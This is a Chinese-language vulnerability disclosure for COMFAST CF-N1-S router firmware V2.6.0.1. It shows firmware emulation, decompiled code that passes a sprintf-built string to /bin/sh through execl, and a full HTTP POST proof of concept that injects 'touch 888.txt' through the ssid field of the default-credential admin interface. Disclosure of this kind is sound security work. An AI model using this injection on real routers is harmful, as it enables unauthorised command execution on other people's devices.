

提交 COMFAST CF-N1-S V2.6.0.1 漏洞

厂商：COMFAST

分析的固件：CF-N1-S V2.6.0.1（2024-03-01 发布）

漏洞模式：sprintf + execl 属于命令拼接

接口函数：/cgi-bin/mbox-config?method=SET§ion=pctest_ssid

这里官网下载固件：

https://www.comfast.com.cn/index.php?m=content&c=index&a=show&catid=31&id=779

COMFAST

产品中心 ▾ 解决方案 ▾ 下载帮助 招商代理 如何购买 ▾ 关于我们 [English]

下载文档 新闻资讯 保修说明

网卡驱动

路由器固件

中继器固件

AP固件

CPE固件

AC固件

产品说明书

视频教学

CF-N1-S-V2.6.0.1

2024-03-01 14:31:00

无线路由器
VLAN
CF-N1-S


下载地址：[固件下载](#)

使用用户模拟固件

```
iotsec-zone@iotseczone:~/IOT/_CF-N1-S-V2.6.0.1.bin.extracted/
squashfs-root-0$ sudo chroot . ./qemu-mips-static ./usr/sbin/
nginx -c /tmp/nginx-iot.conf -g 'daemon off;'
^Ciotsec-zone@iotseczone:~/IOT/_CF-N1-S-V2.6.0.1.bin.extracte
d/squashfs-root-0$ sudo chroot . ./qemu-mips-static ./usr/sbi
n/nginx -c /tmp/nginx-iot.conf -g 'daemon off;'

ted/squasnts-root-0$ sudo chroot . ./qemu-mips-static ./u
sr/bin/webmgnt
[cgi_main.c,webcfg_main,527]: Starting web-management CGI
server...
```

进去网页并输入账户：admin 、密码：admin 进行登录



在这个接口下的 sub_44B438() 函数

```
LOAD:0046A910 .word aSet # "SET"
LOAD:0046A914 .word aPtestSsid # "ptest_ssid"
LOAD:0046A918 .word sub_44B438+1
```


在第 20 行是 sprintf() 函数、第 23 行是 execl() 函数

```
1 int __fastcall sub_44B438(unsigned int **a1)
2 {
3     unsigned int *v1; // $a3
4     unsigned __int8 *v2; // $s1
5     int result; // $v0
6     unsigned __int8 *v4; // $v0
7     _BYTE v5[64]; // [sp+20h] [-54h] BYREF
8     _DWORD v6[5]; // [sp+60h] [-14h] BYREF
9
10    v1 = *a1;
11    v6[0] = 0;
12    off_47D1D4(&off_469538 + off_47CC78 - 4653056, 1, v6, v1 + 1, (_byteswap_ulong(*v1) & 0xFFFFF) - 4);
13    v2 = v6[0];
14    result = 8;
15    if ( v6[0] )
16    {
17        v6[2] = v5;
18        off_47D3BC(v5, 0, 64);
19        v4 = ((sub_44A830 + off_47CC64 - 4521984))(v2);
20        off_47D1FC(v5, &aPtestSetssid[off_47CC64 - 4521984], v4);
21        if ( !off_47D3A8() )
22        {
23            (off_47D2A0)(&aBinSh[off_47CC64 - 4521984], &aSh[off_47CC64 - 4521984], &aC[off_47CC64 - 4521984], v5, 0);
24        }
25        return 0;
26    }
27    return result;
28 }
```

在第 12 行 POST 请求体是 ssid

```
LOAD:00469538 off_469538: .word aSsid # DATA XREF: sub_44B438+3C↑
LOAD:00469538 # "ssid"
```

用 brup 发包



Request

```
1 POST /cgi-bin/mbox-config?method=SET&section=ptest_ssaid
  HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 31
4 sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
5 Accept: application/json, text/javascript, */*; q=0.01
6 Content-Type: application/json
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71
  Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://127.0.0.1:8080/index.html
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/index.html
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Cookie: COMFAST_SESSIONID=7f000001-000000000000-66334873
19 Connection: close
20
21 {
22   "ssid":"touch 888.txt"
23 }
```

Response

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.4.7
3 Date: Thu, 02 Jul 2026 02:28:26 GMT
4 Content-Type: application/json
5 Content-Length: 46
6 Connection: close
7 Set-Cookie: COMFAST_SESSIONID=7f000001-000000000000-66334873;
  Path=/; Version=1
8 Cache-Control: no-cache
9 Cache-Control: private
10
11 {
12   "errCode":0,
13   "errMsg":"OK",
14   "configDone":false
15 }
```

并且可以看到根目录生成 888.txt

```
iotsec-zone@iotseczone:~/IOT/_CF-N1-S-V2.6.0.1.bin.extracted/squashf
s-root-0$ ls
111.sh      888.txt      lib          rom          sys          www-comfast
123.txt     bin          mnt          root         tmp
123.txt.9025 dev          overlay      sbin         usr
222.py      etc          proc         ssl          var
333.py      init         qemu-mips-static strace       www
iotsec-zone@iotseczone:~/IOT/_CF-N1-S-V2.6.0.1.bin.extracted/squashf
s-root-0$
```